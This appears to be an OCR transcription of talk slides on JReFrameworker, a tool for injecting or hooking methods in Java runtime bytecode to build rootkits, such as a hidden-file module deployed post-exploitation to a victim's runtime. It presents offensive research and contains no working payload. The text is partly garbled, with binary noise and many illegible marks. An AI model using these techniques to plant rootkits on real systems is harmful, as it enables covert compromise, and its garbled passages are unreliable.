 3 x  q y  3 z  { l  3 }  . ~
  [ -  Ä Å  Ç É  Ç Ñ  Ö  Ç Ü  á
 . à  [ É  [ Ñ  [ Ü  â  ä ã  3
å  . ç  . é  . è  . ê  . ë  3 í
 ì  3 î  3 ï  3 ñ  . ó  . ò  . ô
 q ö  3 õ  ú  ù  y <  q û  3 ü
 †  °  û ¢  £  . §  •  ¶  Ñ <
 ß  ®  ©  3 ™  ´  ¨  ´  ≠  Æ
 •  ±  ≤  . ≥  ¥ µ  ∂ ∑
 ∫  ;  °  . Ω  3 œ  .
 .  ¡  √  ƒ   TempDirecto
 herC  es  ≈   PathStatu
s   fs   Ljava/io/FileSystem;
path   Ljava/lang/String;   stat
us   Ljava/io/File$PathStatus;
 prefixLength   I   separatorCha
r   C   separator   pathSeparato
rChar   pathSeparator   serialVe
rsionUID   J   ConstantValue  -§
E  %ˇ   filePath   Ljava/nio/fil
e/Path;   $assertionsDisabled
Z   isInvalid   ()Z   Code   Lin
eNumberTable   StackMapTable   S
 ≈   getPrefixLength   ()I   <in
it>   (Ljava/lang/String;I)V   #(
Ljava/lang/String;Ljava/io/File;
)V  Ö   (Ljava/lang/String;)V   '
(Ljava/lang/String;Ljava/lang/St
ring;)V   #(Ljava/io/File;Ljava/l
```


Signed Int | big | (select some data)

0 out of 14089 bytes



java.io.File.jimple

```
public class java.io.File extends java.lang.Object implements java.io.Seri[illegible]le, java[illegible]
{
    private static java.io.FileSystem fs;
    private java.lang.String path;
    private transient java.io.File$PathStatus status;
    private transient int prefixLength;
    public static final char separatorChar;
    public static final java.lang.String separator;
    public static final char pathSeparatorChar;
    public static final java.lang.String pathSeparator;
    private static final long serialVersionUID;
    private transient volatile java.nio.file.Path filePath;
    static final boolean $assertionsDisabled;

    final [illegible]ean isInvalid()
    {
        [illegible]
        java.io.File$PathStatus $r1, $r2, $r[illegible] $r5
        java[illegible]ng[illegible]ring $r4;
        [illegible]$i0;
        boolean $z0;

        r0 := @this: java.io.File;

        $r1 = r0.<java.io.File: java.io.File$PathStatus status>;

        if $r1 != null goto label3;

        $r4 = r0.<java.io.File: java.lang.String path>;

        $i0 = virtualinvoke $r4.<java.lang.String: int indexOf(int)>(0);

        if $i0 >= 0 goto label1;

        $r5 = <java.io.File$PathStatus: java.io.File$PathStatus CHECKED>;
```



Java Decompiler - File.class

rt.jar

- apple
- com
- java
  - applet
  - awt
  - beans
  - io
    - Bits
    - BufferedInpu[illegible]
    - BufferedOutp[illegible]
    - BufferedRead[illegible]
    - BufferedWriter
    - ByteArrayInputStream
    - ByteArrayOutputStream
    - CharArrayReader
    - Char[illegible]ayWrite[illegible]
    - Char[illegible]version[illegible]
    - Clos[illegible]le
    - Cons[illegible]
    - DataIn[illegible]
    - DataInputStream
    - DataOutput
    - DataOutputStream
    - DeleteOnExitHook
    - EOFException
    - ExpiringCache
    - Externalizable
    - File
    - FileDescriptor

File.class

```
package java.io;

import java.net.MalformedURLException;

public class File
  implements Serial[illegible]ble, Com[illegible]able<File>
{
  pr[illegible]ate stat[illegible] Fil[illegible]ystem fs [illegible] File[illegible]te[illegible]etF[illegible]Syst[illegible]();
  privat[illegible] pat[illegible]
  [illegible]at[illegible]nt [illegible]thStatus [illegible] nu[illegible]
  private transient int prefixLength;
  public static final char separatorChar = fs.getSeparator();

  public static final String separator = "" + separatorChar;

  public static fi[illegible] c[illegible] pathSeparator[illegible]r = fs.ge[illegible]thSeparator();

  [illegible]ubli[illegible] stat[illegible] fi[illegible] S[illegible]ng pathS[illegible]rat[illegible] pa[illegible]Sep[illegible]tor[illegible];
  priv[illegible] f[illegible]l [illegible]g se[illegible]sio[illegible]D = [illegible]07[illegible]65[illegible]
  priv[illegible] volatile [illegible]ans[illegible]nt [illegible]th f[illegible]ePa[illegible]

  final boolean isInvalid()
  {
    if (this.status == null) {
      this.status = (this.path.indexOf(0) < 0 ? PathStatus.CHECKED : PathStatus
    }

    return this.status == PathStatus.INVALID;
  }

  int getPrefixLength()
```

Bytecode


Intermediate Representations

Decompiled Source


Basic Idea: Overview

- It is easy to write source code
- Its easy to convert source code to bytecode (compiler!)
- Its relatively easy to inject, replace, merge, delete whole methods
  - Source: http://asm.ow2.org/current/asm-transformations.pdf
- A class contains declarations of fields and methods
- All “code” (assignments, method calls, etc.) must be in a method body
- If we can declare fields and add/replace/merge/delete methods we can cover most bytecode manipulation use cases by only writing source code
  - Tradeoff: Making small edits within a method requires rewriting the whole method…


Basic Idea: Add Code




Basic Idea: Replace Code



Basic Idea: Delete Code



Basic Idea: Merge (hook) Code



Class: example.MyFile
extends java.io.File

```
Merge Method: exists(){
  // hook before here
  return super.exists();
}
```

Class: java.io.File

```
Method: old_exists() {...}
```


```
Method: exists() {
  // hook before here
  return old_exists();
}
```

JReFrameworker

- Write rootkits in Java source!
- Modification behaviors defined with code annotations
- Develop and debug in Eclipse IDE
- Exploit "modules" are Eclipse Java projects
- Exportable payload droppers
  - Bytecode injections are computed on the fly
- Free + Open Source (MIT License): jreframeworker.com

JReFrameworker


“just what the internet is in dire need of, a well engineered malware development toolset”
~Some dude on Twitter



JReFrameworker Annotations

- Java Annotations: “syntactic metadata that can be added to Java source code” (Wikipedia)
- 3 Types of Annotations
  - Source code only (does not end up in compiled binary)
  - Code only (included in bytecode, but are ignored by JVM)
  - Runtime (included in bytecode and are available through reflection at runtime)
- Idea: Use annotations to temporarily mark parts of the user made bytecode for the bytecode manipulation engine

Basic JReFrameworker Annotations



	Define	**Merge**
Type	*@DefineType*	*@MergeType*
Method	*@DefineMethod*	*@MergeMethod*
Field	*@DefineField*	N/A

(Inserts or Replaces) (Preserves and Replaces)

Demo 2: Hidden File Module

- JReFrameworker
  - Develop and debug modifications in a familiar IDE (Eclipse)
  - Specialized bytecode manipulation engine

- JReFrameworker Modules
  - Eclipse project of annotated Java source code
  - A list of target runtimes/libraries to be modified
  - Can be used to export a payload dropper to compute on the fly bytecode injections

Demo 3: Post-Exploitation

- We have developed and tested our hidden file module. How do we deploy the change to the victim’s runtime?
- Must be root/administrator in most cases (depending where the runtime is installed)
  - Example: C:\Program Files (x86)\Java\jre8

Rest of This Talk: JReFrameworker New Shiny

